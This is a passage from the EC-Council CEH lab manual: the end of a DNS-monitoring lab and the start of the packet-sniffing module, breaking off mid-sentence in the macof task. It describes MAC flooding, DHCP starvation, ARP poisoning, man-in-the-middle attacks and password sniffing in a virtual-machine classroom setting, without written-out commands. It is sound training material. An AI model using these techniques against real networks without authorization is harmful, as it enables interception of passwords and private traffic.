


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Adapter Properties** window appears. Select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties**.




14. The **Internet Protocol Version 4(TCP/IPv4) Properties** window appears. Change the **Preferred DNS server** with the **Windows 11** IP address and click **OK**. In this task, the **Windows 11** IP address is **10.10.1.11**.
15. Click **OK**, and then **Close** the Adapter Properties window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Switch to the **DNSQuerySniffer** window; observe the few recorded logs for which DNS has changed.

    Note: Wait for approximately 10 minutes to capture the logs.




17. Right-click on the log for which DNS has changed and select **Properties** from the context menu.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. In the **Properties** window, observe that there is a change in DNS. Click **OK** to close the window.



19. After completion of the task, go to the network settings, change DNS **8.8.8.8** in the **Windows Server 2022** machine, and close all applications.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Close all open windows.
21. You can also use other DNS monitoring/resolution tools such as **DNSstuff** (https://www.dnsstuff.com), or **Sonar Lite** (https://constellix.com) to perform DNS monitoring.
22. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Sniffing

Module 08

Sniffing

Packet sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.

Lab Scenario

Earlier modules taught how to damage target systems by infecting them using malware, which gives limited or full control of the target systems to further perform data exfiltration.

Now, as an ethical hacker or pen tester, it is important to understand network sniffing. Packet sniffing allows a person to observe and access the entire network's traffic from a given point. It monitors any bit of information entering or leaving the network. There are two types of sniffing: passive and active. Passive sniffing refers to sniffing on a hub-based network; active sniffing refers to sniffing on a switch-based network. Although passive sniffing was once predominant, proper network-securing architecture has been implemented (switch-based network) to mitigate this kind of attack. However, there are a few loopholes in switch-based network implementation that can open doors for an attacker to sniff the network traffic.

Attackers hack the network using sniffers, where they mainly target the protocols vulnerable to sniffing. Some of these vulnerable protocols include HTTP, FTP, SMTP, POP, Telnet, IMAP, and NNTP. The sniffed traffic comprises data such as FTP and Telnet passwords, chat sessions, email and web traffic, and DNS traffic. Once attackers obtain such sensitive information, they might attempt to impersonate target user sessions.

Thus, an ethical hacker or pen tester needs to assess the security of the network's infrastructure, find the loopholes in the network using various network auditing tools, and patch them up to ensure a secure network environment.

The labs in this module provide real-time experience in performing packet sniffing on the target network using various packet sniffing techniques and tools.

Lab Objective

The objective of the lab is to perform network sniffing and other tasks that include, but are not limited to:

- Sniff the network
- Analyze incoming and outgoing packets for any attacks
- Troubleshoot the network for performance
- Secure the network from attacks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Network Sniffing

Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

Packet sniffers are used to convert the host system's NIC to promiscuous mode. The NIC in promiscuous mode can then capture the packets addressed to the specific network. There are two types of sniffing. Each is used for different types of networks. The two types are:

- **Passive Sniffing**: Passive sniffing involves sending no packets. It only captures and monitors the packets flowing in the network
- **Active Sniffing**: Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN; it also refers to sniffing through a switch

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform network sniffing. Recommended labs that assist in learning various network sniffing techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Active Sniffing	√	√	√
	1.1 Perform MAC Flooding using macof	√		√
	1.2 Perform a DHCP Starvation Attack using Yersinia	√		√
	1.3 Perform ARP Poisoning using arpspoof		√	√
	1.4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.5 Spoof a MAC Address using TMAC and SMAC		√	√
	1.6 Spoof a MAC Address of Linux Machine using macchanger		√	√
2	Perform Network Sniffing using Various Sniffing Tools	√	√	√
	2.1 Perform Password Sniffing using Wireshark	√		√
	2.2 Analyze a Network using the Omnipeek Network Protocol Analyzer		√	√
	2.3 Analyze a Network using the SteelCentral Packet Analyzer		√	√
3	Detect Network Sniffing	√		√
	3.1 Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network	√		√
	3.2 Detect ARP Poisoning using the Capsa Network Analyzer	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Active Sniffing

Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN. Active sniffing also refers to sniffing through a switch.

Lab Scenario

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden.

An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.

Lab Objectives

- Perform MAC flooding using macof
- Perform a DHCP starvation attack using Yersinia
- Perform ARP poisoning using arpspoof
- Perform an Man-in-the-Middle (MITM) attack using Cain & Abel
- Spoof a MAC address using TMAC and SMAC
- Spoof a MAC address of Linux machine using macchanger

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Active Sniffing

Active sniffing involves sending out multiple network probes to identify access points. The following is the list of different active sniffing techniques:

- **MAC Flooding**: Involves flooding the CAM table with fake MAC address and IP pairs until it is full
- **DNS Poisoning**: Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not
- **ARP Poisoning**: Involves constructing a large number of forged ARP request and reply packets to overload a switch
- **DHCP Attacks**: Involves performing a DHCP starvation attack and a rogue DHCP server attack
- **Switch port stealing**: Involves flooding the switch with forged gratuitous ARP packets with the target MAC address as the source
- **Spoofing Attack**: Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Lab Tasks

Task 1: Perform MAC Flooding using macof

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Here, we will use the macof tool to perform MAC flooding.

Note: For demonstration purposes, we are using only one target machine (namely, **Windows 11**). However, you can use multiple machines connected to the same network. Macof will send

